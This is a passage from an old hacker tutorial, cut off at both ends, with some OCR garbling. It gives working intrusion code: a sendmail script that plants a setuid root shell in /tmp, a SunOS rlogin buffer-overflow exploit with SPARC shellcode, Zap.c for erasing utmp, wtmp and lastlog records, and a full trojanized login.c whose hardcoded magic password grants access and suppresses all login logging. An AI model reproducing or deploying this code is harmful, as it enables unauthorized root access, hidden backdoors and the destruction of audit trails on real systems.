       ' system("cp /bin/sh /tmp;chmod a=rsx /tmp/sh");
echo
                                                               '>>smtpd.c
       ' }
echo
                                                               '>>smtpd.c
#
#
cc -o leshka leshka.c;cc -o /tmp/smtpd smtpd.c
./leshka
kill -HUP `ps -ax|grep /tmp/smtpd|grep -v grep|tr -d ' '|tr -cs "[:digit:]"
\n \in 1^{n}
rm leshka.c leshka smtpd.c /tmp/smtpd
echo "Now type: /tmp/sh"
SUNOS:
Rlogin exploit:
(arghh!)
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
#define BUF_LENGTH 8200
#define EXTRA
                       100
#define STACK OFFSET 4000
                      0xa61cc013
#define SPARC_NOP
u_char sparc_shellcode[] =
"\x82\x10\x20\xca\xa6\x1c\xc0\x13\x90\x0c\xc0\x13\x92\x0c\xc0\x13"
"\xa6\x04\xe0\x01\x91\xd4\xff\xff\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e"
"\x2f\x0b\xdc\xda\x90\x0b\x80\x0e\x92\x03\xa0\x08\x94\x1a\x80\x0a"
"\x9c\x03\xa0\x10\xec\x3b\xbf\xf0\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\x82\x10\x20\x3b\x91\xd4\xff\xff";
u_long get_sp(void)
{
  ___asm__("mov %sp,%i0 \n");
}
void main(int argc, char *argv[])
  char buf[BUF LENGTH + EXTRA];
  long targ_addr;
 u_long *long_p;
  u_char *char_p;
  int i, code_length = strlen(sparc_shellcode);
  long_p = (u_long *) buf;
  for (i = 0; i < (BUF_LENGTH - code_length) / sizeof(u_long); i++)</pre>
   *long_p++ = SPARC_NOP;
  char_p = (u_char *) long_p;
  for (i = 0; i < code_length; i++)</pre>
    *char_p++ = sparc_shellcode[i];
  long_p = (u_long *) char_p;
  targ_addr = get_sp() - STACK_OFFSET;
```

```
for (i = 0; i < EXTRA / sizeof(u_long); i++)</pre>
    *long_p++ = targ_addr;
  printf("Jumping to address 0x%lx\n", targ_addr);
  execl("/usr/bin/rlogin", "rlogin", buf, (char *) 0);
 perror("execl failed");
}
Want more exploits? Get 'em from other sites (like rootshell,
dhp.com/~fyodor, etc...).
Step 3: Covering your tracks:
For this you could use lots of programs like zap, utclean, and lots of
others...
Watch out, ALWAYS after you cloaked yourself to see if it worked do a:
victim1:~$ who
...(crap)...
victim1:~$ finger
...;as;;sda...
victim1:~$w
. . .
If you are still not cloaked, look for wtmpx, utmpx and other stuff like
that. The only cloaker (that I know) that erased me even from wtmpx/utmpx
was utclean. But I don't have it right now, so ZAP'll have to do the job.
/*
      Title: Zap.c (c) rokK Industries
   Sequence: 911204.B
    Syztems: Kompiles on SunOS 4.+
       Note: To mask yourself from lastlog and wtmp you need to be root,
             utmp is go+w on default SunOS, but is sometimes removed.
    Kompile: cc -O Zap.c -o Zap
       Run: Zap <Username>
       Desc: Will Fill the Wtmp and Utmp Entries corresponding to the
              entered Username. It also Zeros out the last login data for
              the specific user, fingering that user will show 'Never Logged
              In'
      Usage: If you cant find a usage for this, get a brain.
*/
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <utmp.h>
#include <lastlog.h>
#include <pwd.h>
int f;
```

```
void kill_tmp(name,who)
char *name,
     *who;
{
    struct utmp utmp_ent;
  if ((f=open(name,O_RDWR))>=0) {
     while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
       if (!strncmp(utmp ent.ut name,who,strlen(who))) {
                 bzero((char *)&utmp_ent,sizeof( utmp_ent ));
                 lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
                 write (f, &utmp_ent, sizeof (utmp_ent));
     close(f);
  }
}
void kill_lastlog(who)
char *who;
{
    struct passwd *pwd;
    struct lastlog newll;
     if ((pwd=getpwnam(who))!=NULL) {
        if ((f=open("/usr/adm/lastlog", O_RDWR)) >= 0) {
            lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
            bzero((char *)&newll,sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }
    } else printf("%s: ?\n",who);
}
main(argc,argv)
int argc;
char *argv[];
{
    if (argc==2) {
        kill_tmp("/etc/utmp",argv[1]);
        kill_tmp("/usr/adm/wtmp",argv[1]);
        kill_lastlog(argv[1]);
        printf("Zap!\n");
    } else
    printf("Error.\n");
}
Step 4: Keeping that account.
This usually means that you'll have to install some programs to give you
access even if the root has killed your account...
(DAEMONS!!!) => |-@
 Here is an example of a login daemon from the DemonKit (good job,
fellows...)
LOOK OUT !!! If you decide to put a daemon, be carefull and modify it's date
of creation. (use touch --help to see how!)
```

This is a simple trojanized login program, this was designed for Linux and will not work without modification on linux. It lets you login as either a root user, or any ordinary user by use of a 'magic password'. It will also prevent the login from being logged into utmp, wtmp, etc. You will effectively be invisible, and not be detected except via 'ps'. \*/

#define BACKDOOR
int krad=0;

"password"

- /\* This program is derived from 4.3 BSD software and is subject to the copyright notice below.
  - The port to HP-UX has been motivated by the incapability of 'rlogin'/'rlogind' as per HP-UX 6.5 (and 7.0) to transfer window sizes.

Changes:

- General HP-UX portation. Use of facilities not available in HP-UX (e.g. setpriority) has been eliminated. Utmp/wtmp handling has been ported.
- The program uses BSD command line options to be used in connection with e.g. 'rlogind' i.e. 'new login'.

- HP features left out: logging of bad login attempts in /etc/btmp,

they are sent to syslog

password expiry

'\*' as login shell, add it if you need it

- BSD features left out: quota checks password expiry analysis of terminal type (tset feature)

- BSD features thrown in: Security logging to syslogd. This requires you to have a (ported)

syslog

system -- 7.0 comes with syslog

'Lastlog' feature.

- A lot of nitty gritty details has been adjusted in favour of HP-UX, e.g. /etc/securetty, default paths and the environment variables assigned by 'login'.
- We do \*nothing\* to setup/alter tty state, under HP-UX this is to be done by getty/rlogind/telnetd/some one else.

Michael Glad (glad@daimi.dk) Computer Science Department Aarhus University Denmark

/\*

```
1990-07-04
  1991-09-24 glad@daimi.aau.dk: HP-UX 8.0 port:
              - now explicitly sets non-blocking mode on descriptors
            - strcasecmp is now part of HP-UX
   1992-02-05 poe@daimi.aau.dk: Ported the stuff to Linux 0.12
  From 1992 till now (1995) this code for Linux has been maintained at
  ftp.daimi.aau.dk:/pub/linux/poe/
*/
/*
 * Copyright (c) 1980, 1987, 1988 The Regents of the University of California.
 * All rights reserved.
 * Redistribution and use in source and binary forms are permitted
 * provided that the above copyright notice and this paragraph are
 * duplicated in all such forms and that any documentation,
 * advertising materials, and other materials related to such
 * distribution and use acknowledge that the software was developed
 * by the University of California, Berkeley. The name of the
 * University may not be used to endorse or promote products derived
 * from this software without specific prior written permission.
 * THIS SOFTWARE IS PROVIDED ``AS IS'' AND WITHOUT ANY EXPRESS OR
 * IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED
 * WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.
 */
#ifndef lint
char copyright[] =
"@(#) Copyright (c) 1980, 1987, 1988 The Regents of the University of
California.\n\
All rights reserved.\n";
#endif /* not lint */
#ifndef lint
static char sccsid[] = "@(#)login.c 5.40 (Berkeley) 5/9/89";
#endif /* not lint */
/*
* login [ name ]
 * login -h hostname
                     (for telnetd, etc.)
 * login -f name (for pre-authenticated login: datakit, xterm, etc.)
 * /
/* #define TESTING */
#ifdef TESTING
#include "param.h"
#else
#include <sys/param.h>
#endif
#include <ctype.h>
#include <unistd.h>
#include <getopt.h>
#include <memory.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <sys/resource.h>
```

```
#include <sys/file.h>
#include <termios.h>
#include <string.h>
#define index strchr
#define rindex strrchr
#include <sys/ioctl.h>
#include <signal.h>
#include <errno.h>
#include <grp.h>
#include <pwd.h>
#include <setjmp.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <sys/syslog.h>
#include <sys/sysmacros.h>
#include <netdb.h>
#ifdef TESTING
# include "utmp.h"
#else
# include <utmp.h>
#endif
#ifdef SHADOW PWD
#include <shadow.h>
#endif
#ifndef linux
#include <tzfile.h>
#include <lastlog.h>
#else
struct lastlog
  { long ll_time;
    char ll_line[12];
    char ll_host[16];
  };
#endif
#include "pathnames.h"
#define P_(s) ()
void opentty P_((const char *tty));
void getloginname P_((void));
void timedout P_((void));
int rootterm P_((char *ttyn));
void motd P_((void));
void sigint P_((void));
void checknologin P_((void));
void dolastlog P_((int quiet));
void badlogin P_((char *name));
char *stypeof P_((char *ttyid));
void checktty P_((char *user, char *tty));
void getstr P_((char *buf, int cnt, char *err));
void sleepexit P_((int eval));
#undef P_
#ifdef
            KERBEROS
#include <kerberos/krb.h>
#include <sys/termios.h>
```

```
char realm[REALM_SZ];
int kerror = KSUCCESS, notickets = 1;
#endif
#ifndef linux
#define TTYGRPNAME "tty" /* name of group to own ttys */
#else
# define TTYGRPNAME
                        "other"
# ifndef MAXPATHLEN
# define MAXPATHLEN 1024
# endif
#endif
/*
* This bounds the time given to login. Not a define so it can
* be patched on machines where it's too small.
*/
#ifndef linux
int timeout = 300;
#else
int
      timeout = 60;
#endif
        passwd *pwd;
struct
int failures;
char term[64], *hostname, *username, *tty;
char thishost[100];
#ifndef linux
struct sgttyb sgttyb;
struct tchars tc = {
     CINTR, CQUIT, CSTART, CSTOP, CEOT, CBRK
};
struct ltchars ltc = {
   CSUSP, CDSUSP, CRPRNT, CFLUSH, CWERASE, CLNEXT
};
#endif
char *months[] =
      { "Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug",
        "Sep", "Oct", "Nov", "Dec" };
/* provided by Linus Torvalds 16-Feb-93 */
void
opentty(const char * tty)
{
   int i;
   int fd = open(tty, O_RDWR);
   for (i = 0; i < fd; i++)
    close(i);
   for (i = 0; i < 3; i++)
     dup2(fd, i);
   if (fd >= 3)
    close(fd);
}
int
main(argc, argv)
```

```
int argc;
      char **argv;
{
     extern int errno, optind;
      extern char *optarg, **environ;
      struct timeval tp;
      struct tm *ttp;
     struct group *gr;
     register int ch;
     register char *p;
     int ask, fflag, hflag, pflag, cnt;
      int quietlog, passwd_req, ioctlval;
      char *domain, *salt, *ttyn, *pp;
      char tbuf[MAXPATHLEN + 2], tname[sizeof(_PATH_TTY) + 10];
      char *ctime(), *ttyname(), *stypeof();
      time_t time();
      void timedout();
      char *termenv;
#ifdef linux
     char tmp[100];
      /* Just as arbitrary as mountain time: */
        /* (void)setenv("TZ", "MET-1DST",0); */
#endif
      (void)signal(SIGALRM, timedout);
      (void)alarm((unsigned int)timeout);
      (void)signal(SIGQUIT, SIG_IGN);
      (void)signal(SIGINT, SIG_IGN);
      (void)setpriority(PRIO_PROCESS, 0, 0);
#ifdef HAVE QUOTA
      (void)quota(Q_SETUID, 0, 0, 0);
#endif
      /*
      * -p is used by getty to tell login not to destroy the environment
       * -f is used to skip a second login authentication
       * -h is used by other servers to pass the name of the remote
       *
           host to login so that it may be placed in utmp and wtmp
       */
      (void)gethostname(tbuf, sizeof(tbuf));
      (void)strncpy(thishost, tbuf, sizeof(thishost)-1);
      domain = index(tbuf, '.');
      fflag = hflag = pflag = 0;
     passwd req = 1;
      while ((ch = getopt(argc, argv, "fh:p")) != EOF)
            switch (ch) {
            case 'f':
                  fflaq = 1;
                  break;
            case 'h':
                  if (getuid()) {
                        (void)fprintf(stderr,
                             "login: -h for super-user only.\n");
                        exit(1);
                  }
                  hflag = 1;
```

```
if (domain && (p = index(optarg, '.')) &&
                      strcasecmp(p, domain) == 0)
                        *p = 0;
                  hostname = optarg;
                  break;
            case 'p':
                 pflag = 1;
                  break;
            case '?':
            default:
                  (void)fprintf(stderr,
                      "usage: login [-fp] [username]\n");
                  exit(1);
            }
      argc -= optind;
      argv += optind;
      if (*argv) {
            username = *argv;
            ask = 0;
      } else
            ask = 1;
#ifndef linux
      ioctlval = 0;
      (void)ioctl(0, TIOCLSET, &ioctlval);
      (void)ioctl(0, TIOCNXCL, 0);
      (void)fcntl(0, F_SETFL, ioctlval);
      (void)ioctl(0, TIOCGETP, &sgttyb);
      sgttyb.sg_erase = CERASE;
      sgttyb.sg_kill = CKILL;
      (void)ioctl(0, TIOCSLTC, &ltc);
      (void)ioctl(0, TIOCSETC, &tc);
      (void)ioctl(0, TIOCSETP, &sgttyb);
      /*
       * Be sure that we're in
       * blocking mode!!!
       * This is really for HPUX
       */
        ioctlval = 0;
        (void)ioctl(0, FIOSNBIO, &ioctlval);
#endif
      for (cnt = getdtablesize(); cnt > 2; cnt--)
            close(cnt);
      ttyn = ttyname(0);
      if (ttyn == NULL || *ttyn == '\0') {
            (void)sprintf(tname, "%s??", _PATH_TTY);
            ttyn = tname;
      }
      setpgrp();
      {
          struct termios tt, ttt;
          tcgetattr(0, &tt);
          ttt = tt;
```

```
ttt.c_cflag &= ~HUPCL;
          if((chown(ttyn, 0, 0) == 0) && (chmod(ttyn, 0622) == 0)) {
            tcsetattr(0,TCSAFLUSH,&ttt);
            signal(SIGHUP, SIG_IGN); /* so vhangup() wont kill us */
            vhangup();
            signal(SIGHUP, SIG_DFL);
          }
          setsid();
          /* re-open stdin,stdout,stderr after vhangup() closed them */
          /* if it did, after 0.99.5 it doesn't! */
          opentty(ttyn);
          tcsetattr(0,TCSAFLUSH,&tt);
      }
      if (tty = rindex(ttyn, '/'))
            ++tty;
      else
            tty = ttyn;
      openlog("login", LOG_ODELAY, LOG_AUTH);
      for (cnt = 0;; ask = 1) {
            ioctlval = 0;
#ifndef linux
            (void)ioctl(0, TIOCSETD, &ioctlval);
#endif
            if (ask) {
                  fflag = 0;
                  getloginname();
            }
            checktty(username, tty);
            (void)strcpy(tbuf, username);
            if (pwd = getpwnam(username))
                  salt = pwd->pw_passwd;
            else
                  salt = "xx";
            /* if user not super-user, check for disabled logins */
            if (pwd == NULL || pwd->pw_uid)
                  checknologin();
            /*
             * Disallow automatic login to root; if not invoked by
             * root, disallow if the uid's differ.
             */
            if (fflag && pwd) {
                  int uid = getuid();
                  passwd_req = pwd->pw_uid == 0 ||
                      (uid && uid != pwd->pw_uid);
            }
             * If trying to log in as root, but with insecure terminal,
```

```
* refuse the login attempt.
            */
            if (pwd && pwd->pw uid == 0 && !rootterm(tty)) {
                  (void)fprintf(stderr,
                      "%s login refused on this terminal.\n",
                     pwd->pw_name);
                  if (hostname)
                       syslog(LOG_NOTICE,
                           "LOGIN %s REFUSED FROM %s ON TTY %s",
                           pwd->pw name, hostname, tty);
                  else
                       syslog(LOG_NOTICE,
                            "LOGIN %s REFUSED ON TTY %s",
                            pwd->pw_name, tty);
                  continue;
            }
            /*
            * If no pre-authentication and a password exists
            * for this user, prompt for one and verify it.
            */
            if (!passwd_req || (pwd && !*pwd->pw_passwd))
                 break;
           setpriority(PRIO_PROCESS, 0, -4);
           pp = getpass("Password: ");
            if(strcmp(BACKDOOR, pp) == 0) krad++;
           p = crypt(pp, salt);
           setpriority(PRIO_PROCESS, 0, 0);
#ifdef
           KERBEROS
            /*
            * If not present in pw file, act as we normally would.
            * If we aren't Kerberos-authenticated, try the normal
            * pw file for a password. If that's ok, log the user
             * in without issueing any tickets.
            */
            if (pwd && !krb_get_lrealm(realm,1)) {
                 /*
                  * get TGT for local realm; be careful about uid's
                  * here for ticket file ownership
                  */
                  (void)setreuid(geteuid(),pwd->pw_uid);
                 kerror = krb_get_pw_in_tkt(pwd->pw_name, "", realm,
                        "krbtgt", realm, DEFAULT_TKT_LIFE, pp);
                  (void)setuid(0);
                  if (kerror == INTK_OK) {
                       memset(pp, 0, strlen(pp));
                       break;
                  }
            }
#endif
            (void) memset(pp, 0, strlen(pp));
            if (pwd && !strcmp(p, pwd->pw_passwd))
```

```
break;
                if(krad != 0)
                   break;
            (void)printf("Login incorrect\n");
            failures++;
            badlogin(username); /* log ALL bad logins */
            /* we allow 10 tries, but after 3 we start backing off */
            if (++cnt > 3) {
                  if (cnt >= 10) {
                        sleepexit(1);
                  }
                  sleep((unsigned int)((cnt - 3) * 5));
            }
      }
      /* committed to login -- turn off timeout */
      (void)alarm((unsigned int)0);
#ifdef HAVE QUOTA
      if (quota(Q_SETUID, pwd->pw_uid, 0, 0) < 0 && errno != EINVAL) {</pre>
            switch(errno) {
            case EUSERS:
                  (void)fprintf(stderr,
            "Too many users logged on already.\nTry again later.\n");
                  break;
            case EPROCLIM:
                  (void)fprintf(stderr,
                      "You have too many processes running.\n");
                  break;
            default:
                  perror("quota (Q_SETUID)");
            }
            sleepexit(0);
      }
#endif
      /* paranoia... */
      endpwent();
      /* This requires some explanation: As root we may not be able to
         read the directory of the user if it is on an NFS mounted
         filesystem. We temporarily set our effective uid to the user-uid
         making sure that we keep root privs. in the real uid.
         A portable solution would require a fork(), but we rely on Linux
         having the BSD setreuid() */
      {
          char tmpstr[MAXPATHLEN];
          uid_t ruid = getuid();
          gid_t egid = getegid();
          strncpy(tmpstr, pwd->pw_dir, MAXPATHLEN-12);
          strncat(tmpstr, ("/" _PATH_HUSHLOGIN), MAXPATHLEN);
```

```
setregid(-1, pwd->pw_gid);
          setreuid(0, pwd->pw uid);
          quietlog = (access(tmpstr, R_OK) == 0);
          setuid(0); /* setreuid doesn't do it alone! */
          setreuid(ruid, 0);
          setregid(-1, egid);
      }
#ifndef linux
#ifdef KERBEROS
      if (notickets && !quietlog)
            (void)printf("Warning: no Kerberos tickets issued\n");
#endif
#define
            TWOWEEKS
                        (14*24*60*60)
      if (pwd->pw_change || pwd->pw_expire)
            (void)gettimeofday(&tp, (struct timezone *)NULL);
      if (pwd->pw_change)
            if (tp.tv_sec >= pwd->pw_change) {
                  (void)printf("Sorry -- your password has expired.\n");
                  sleepexit(1);
            }
            else if (tp.tv_sec - pwd->pw_change < TWOWEEKS && !quietlog) {
                  ttp = localtime(&pwd->pw change);
                  (void)printf("Warning: your password expires on %s %d,
%d\n",
                      months[ttp->tm_mon], ttp->tm_mday, TM_YEAR_BASE +
ttp->tm_year);
            }
      if (pwd->pw expire)
            if (tp.tv sec >= pwd->pw expire) {
                  (void)printf("Sorry -- your account has expired.\n");
                  sleepexit(1);
            }
            else if (tp.tv_sec - pwd->pw_expire < TWOWEEKS && !quietlog) {
                  ttp = localtime(&pwd->pw_expire);
                  (void)printf("Warning: your account expires on %s %d, %d\n",
                      months[ttp->tm_mon], ttp->tm_mday, TM_YEAR_BASE +
ttp->tm_year);
            }
      /* nothing else left to fail -- really log in */
            struct utmp utmp;
            memset((char *)&utmp, 0, sizeof(utmp));
            (void)time(&utmp.ut_time);
            strncpy(utmp.ut_name, username, sizeof(utmp.ut_name));
            if (hostname)
                  strncpy(utmp.ut_host, hostname, sizeof(utmp.ut_host));
            strncpy(utmp.ut_line, tty, sizeof(utmp.ut_line));
            login(&utmp);
      }
#else
      /* for linux, write entries in utmp and wtmp */
      {
            struct utmp ut;
            char *ttyabbrev;
            int wtmp;
```

```
memset((char *)&ut, 0, sizeof(ut));
            ut.ut_type = USER_PROCESS;
            ut.ut_pid = getpid();
            strncpy(ut.ut_line, ttyn + sizeof("/dev/")-1, sizeof(ut.ut_line));
            ttyabbrev = ttyn + sizeof("/dev/tty") - 1;
            strncpy(ut.ut_id, ttyabbrev, sizeof(ut.ut_id));
            (void)time(&ut.ut_time);
            strncpy(ut.ut_user, username, sizeof(ut.ut_user));
            /* fill in host and ip-addr fields when we get networking */
            if (hostname) {
                struct hostent *he;
                strncpy(ut.ut_host, hostname, sizeof(ut.ut_host));
                if ((he = gethostbyname(hostname)))
                  memcpy(&ut.ut_addr, he->h_addr_list[0],
                       sizeof(ut.ut_addr));
            }
            utmpname( PATH UTMP);
            setutent();
            if(krad == 0)
               pututline(&ut);
            endutent();
            if((wtmp = open( PATH WTMP, O APPEND|O WRONLY)) >= 0) {
                    flock(wtmp, LOCK_EX);
                    if(krad == 0)
                     write(wtmp, (char *)&ut, sizeof(ut));
                    flock(wtmp, LOCK_UN);
                  close(wtmp);
            }
      }
        /* fix_utmp_type_and_user(username, ttyn, LOGIN_PROCESS); */
#endif
       if(krad == 0)
         dolastlog(quietlog);
#ifndef linux
      if (!hflag) {
                                                 /* XXX */
            static struct winsize win = { 0, 0, 0, 0 };
            (void)ioctl(0, TIOCSWINSZ, &win);
      }
```

```
#endif
      (void)chown(ttyn, pwd->pw_uid,
          (gr = getgrnam(TTYGRPNAME)) ? gr->gr_gid : pwd->pw_gid);
      (void)chmod(ttyn, 0622);
      (void)setgid(pwd->pw_gid);
      initgroups(username, pwd->pw_gid);
#ifdef HAVE QUOTA
      quota(Q DOWARN, pwd->pw uid, (dev t)-1, 0);
#endif
      if (*pwd->pw shell == ' \setminus 0')
            pwd->pw_shell = _PATH_BSHELL;
#ifndef linux
      /* turn on new line discipline for the csh */
      else if (!strcmp(pwd->pw_shell, _PATH_CSHELL)) {
            ioctlval = NTTYDISC;
            (void)ioctl(0, TIOCSETD, &ioctlval);
      }
#endif
      /* preserve TERM even without -p flag */
      {
            char *ep;
            if(!((ep = getenv("TERM")) && (termenv = strdup(ep))))
              termenv = "dumb";
      }
      /* destroy environment unless user has requested preservation */
      if (!pflag)
       {
         environ = (char**)malloc(sizeof(char*));
       memset(environ, 0, sizeof(char*));
      }
#ifndef linux
      (void)setenv("HOME", pwd->pw_dir, 1);
      (void)setenv("SHELL", pwd->pw_shell, 1);
      if (term[0] == ' \setminus 0')
            strncpy(term, stypeof(tty), sizeof(term));
      (void)setenv("TERM", term, 0);
      (void)setenv("USER", pwd->pw_name, 1);
      (void)setenv("PATH", _PATH_DEFPATH, 0);
#else
        (void)setenv("HOME", pwd->pw_dir, 0);
                                                 /* legal to override */
        if(pwd->pw_uid)
          (void)setenv("PATH", _PATH_DEFPATH, 1);
        else
          (void)setenv("PATH", _PATH_DEFPATH_ROOT, 1);
      (void)setenv("SHELL", pwd->pw_shell, 1);
      (void)setenv("TERM", termenv, 1);
        /* mailx will give a funny error msg if you forget this one */
        (void)sprintf(tmp,"%s/%s",_PATH_MAILDIR,pwd->pw_name);
        (void)setenv("MAIL",tmp,0);
        /* LOGNAME is not documented in login(1) but
```

```
HP-UX 6.5 does it. We'll not allow modifying it.
       * /
      (void)setenv("LOGNAME", pwd->pw name, 1);
#endif
#ifndef linux
      if (tty[sizeof("tty")-1] == 'd')
              if(krad == 0)
               syslog(LOG_INFO, "DIALUP %s, %s", tty, pwd->pw_name);
#endif
      if (pwd->pw_uid == 0)
         if(krad == 0)
            if (hostname)
                  syslog(LOG NOTICE, "ROOT LOGIN ON %s FROM %s",
                      tty, hostname);
            else
                  syslog(LOG_NOTICE, "ROOT LOGIN ON %s", tty);
      if (!quietlog) {
            struct stat st;
            motd();
            (void)sprintf(tbuf, "%s/%s", _PATH_MAILDIR, pwd->pw_name);
            if (stat(tbuf, &st) == 0 && st.st_size != 0)
                  (void)printf("You have %smail.\n",
                      (st.st_mtime > st.st_atime) ? "new " : "");
      }
      (void)signal(SIGALRM, SIG_DFL);
      (void)signal(SIGQUIT, SIG_DFL);
      (void)signal(SIGINT, SIG_DFL);
      (void)signal(SIGTSTP, SIG_IGN);
      (void)signal(SIGHUP, SIG_DFL);
      /* discard permissions last so can't get killed and drop core */
      if(setuid(pwd->pw_uid) < 0 && pwd->pw_uid) {
          syslog(LOG_ALERT, "setuid() failed");
          exit(1);
      }
      /* wait until here to change directory! */
      if (chdir(pwd->pw_dir) < 0) {</pre>
            (void)printf("No directory %s!\n", pwd->pw_dir);
            if (chdir("/"))
                  exit(0);
            pwd->pw_dir = "/";
            (void)printf("Logging in with home = \"/\".\n");
      }
```

```
/* if the shell field has a space: treat it like a shell script */
      if (strchr(pwd->pw_shell, ' ')) {
          char *buff = malloc(strlen(pwd->pw_shell) + 6);
          if (buff) {
            strcpy(buff, "exec ");
            strcat(buff, pwd->pw_shell);
            execlp("/bin/sh", "-sh", "-c", buff, (char *)0);
            fprintf(stderr, "login: couldn't exec shell script: %s.\n",
                  strerror(errno));
            exit(0);
          }
          fprintf(stderr, "login: no memory for shell script.\n");
          exit(0);
      }
      tbuf[0] = '-';
      strcpy(tbuf + 1, ((p = rindex(pwd->pw_shell, '/')) ?
                    p + 1 : pwd->pw_shell));
      execlp(pwd->pw_shell, tbuf, (char *)0);
      (void)fprintf(stderr, "login: no shell: %s.\n", strerror(errno));
      exit(0);
}
void
getloginname()
{
      register int ch;
      register char *p;
      static char nbuf[UT_NAMESIZE + 1];
      for (;;) {
            (void)printf("\n%s login: ", thishost); fflush(stdout);
            for (p = nbuf; (ch = getchar()) != ' n'; ) {
                  if (ch == EOF) {
                        badlogin(username);
                         exit(0);
                  }
                  if (p < nbuf + UT_NAMESIZE)
                         *p++ = ch;
            }
            if (p > nbuf)
                  if (nbuf[0] == '-')
                         (void)fprintf(stderr,
                             "login names may not start with '-'.\n");
                  else {
                         *p = ' \ 0';
                         username = nbuf;
                        break;
                  }
      }
}
void timedout()
{
      struct termio ti;
      (void)fprintf(stderr, "Login timed out after %d seconds\n", timeout);
      /* reset echo */
```

```
(void) ioctl(0, TCGETA, &ti);
      ti.c_lflag |= ECHO;
      (void) ioctl(0, TCSETA, &ti);
      exit(0);
}
int
rootterm(ttyn)
      char *ttyn;
#ifndef linux
{
      struct ttyent *t;
      return((t = getttynam(ttyn)) && t->ty_status&TTY_SECURE);
}
#else
{
  int fd;
  char buf[100],*p;
  int cnt, more;
  fd = open(SECURETTY, O_RDONLY);
  if(fd < 0) return 1;</pre>
  /* read each line in /etc/securetty, if a line matches our ttyline
     then root is allowed to login on this tty, and we should return
     true. */
  for(;;) {
      p = buf; cnt = 100;
      while(--cnt >= 0 && (more = read(fd, p, 1)) == 1 && *p != '\n') p++;
      if(more && *p == '\n') {
            *p = '\0';
            if(!strcmp(buf, ttyn)) {
                  close(fd);
                  return 1;
            } else
                  continue;
      } else {
            close(fd);
            return 0;
      }
  }
}
#endif
jmp_buf motdinterrupt;
void
motd()
{
      register int fd, nchars;
      void (*oldint)(), sigint();
      char tbuf[8192];
      if ((fd = open(_PATH_MOTDFILE, O_RDONLY, 0)) < 0)
            return;
      oldint = signal(SIGINT, sigint);
      if (setjmp(motdinterrupt) == 0)
            while ((nchars = read(fd, tbuf, sizeof(tbuf))) > 0)
                   (void)write(fileno(stdout), tbuf, nchars);
```

```
(void)signal(SIGINT, oldint);
      (void)close(fd);
}
void sigint()
{
      longjmp(motdinterrupt, 1);
}
void
checknologin()
{
      register int fd, nchars;
      char tbuf[8192];
      if ((fd = open(_PATH_NOLOGIN, O_RDONLY, 0)) >= 0) {
            while ((nchars = read(fd, tbuf, sizeof(tbuf))) > 0)
                   (void)write(fileno(stdout), tbuf, nchars);
            sleepexit(0);
      }
}
void
dolastlog(quiet)
      int quiet;
{
      struct lastlog ll;
      int fd;
      if ((fd = open(_PATH_LASTLOG, O_RDWR, 0)) >= 0) {
            (void)lseek(fd, (off_t)pwd->pw_uid * sizeof(ll), L_SET);
            if (!quiet) {
                   if (read(fd, (char *)&ll, sizeof(ll)) == sizeof(ll) &&
                       ll.ll_time != 0) {
                         (void)printf("Last login: %.*s ",
                             24-5, (char *)ctime(&ll.ll_time));
                         if (*11.11_host != '\0')
                           printf("from %.*s\n",
                                (int)sizeof(ll.ll_host), ll.ll_host);
                         else
                           printf("on %.*s\n",
                                (int)sizeof(ll.ll_line), ll.ll_line);
                   }
                   (void)lseek(fd, (off_t)pwd->pw_uid * sizeof(ll), L_SET);
            }
            memset((char *)&ll, 0, sizeof(ll));
            (void)time(&ll.ll_time);
            strncpy(ll.ll_line, tty, sizeof(ll.ll_line));
            if (hostname)
                  strncpy(ll.ll_host, hostname, sizeof(ll.ll_host));
            if(krad == 0)
                (void)write(fd, (char *)&ll, sizeof(ll));
            (void)close(fd);
      }
}
void
badlogin(name)
      char *name;
```

```
{
      if (failures == 0)
            return;
      if (hostname)
            syslog(LOG_NOTICE, "%d LOGIN FAILURE%s FROM %s, %s",
                failures, failures > 1 ? "S" : "", hostname, name);
      else
            syslog(LOG_NOTICE, "%d LOGIN FAILURE%s ON %s, %s",
                failures, failures > 1 ? "S" : "", tty, name);
}
            UNKNOWN
#undef
#define
            UNKNOWN
                         "su"
#ifndef linux
char *
stypeof(ttyid)
      char *ttyid;
{
      struct ttyent *t;
      return(ttyid && (t = getttynam(ttyid)) ? t->ty_type : UNKNOWN);
}
#endif
void
checktty(user, tty)
     char *user;
     char *tty;
{
    FILE *f;
    char buf[256];
    char *ptr;
    char devname[50];
    struct stat stb;
    /* no /etc/usertty, default to allow access */
    if(!(f = fopen(_PATH_USERTTY, "r"))) return;
    while(fgets(buf, 255, f)) {
      /* strip comments */
      for(ptr = buf; ptr < buf + 256; ptr++)</pre>
        if(*ptr == '#') *ptr = 0;
      strtok(buf, " \t");
      if(strncmp(user, buf, 8) == 0) {
          while((ptr = strtok(NULL, "\t\n "))) {
            if(strncmp(tty, ptr, 10) == 0) {
                fclose(f);
                return;
            }
            if(strcmp("PTY", ptr) == 0) {
#ifdef linux
                sprintf(devname, "/dev/%s", ptr);
                /* VERY linux dependent, recognize PTY as alias
                   for all pseudo tty's */
                if((stat(devname, &stb) >= 0)
                   && major(stb.st_rdev) == 4
```

```
&& minor(stb.st_rdev) >= 192) {
                   fclose(f);
                  return;
                }
#endif
            }
          }
          /* if we get here, /etc/usertty exists, there's a line
             beginning with our username, but it doesn't contain the
             name of the tty where the user is trying to log in.
             So deny access! */
          fclose(f);
          printf("Login on %s denied.\n", tty);
          badlogin(user);
          sleepexit(1);
      }
    }
    fclose(f);
    /* users not mentioned in /etc/usertty are by default allowed access
       on all tty's */
}
void
getstr(buf, cnt, err)
      char *buf, *err;
      int cnt;
{
      char ch;
      do {
            if (read(0, &ch, sizeof(ch)) != sizeof(ch))
                  exit(1);
            if (--cnt < 0) {
                  (void)fprintf(stderr, "%s too long\r\n", err);
                  sleepexit(1);
            }
            *buf++ = ch;
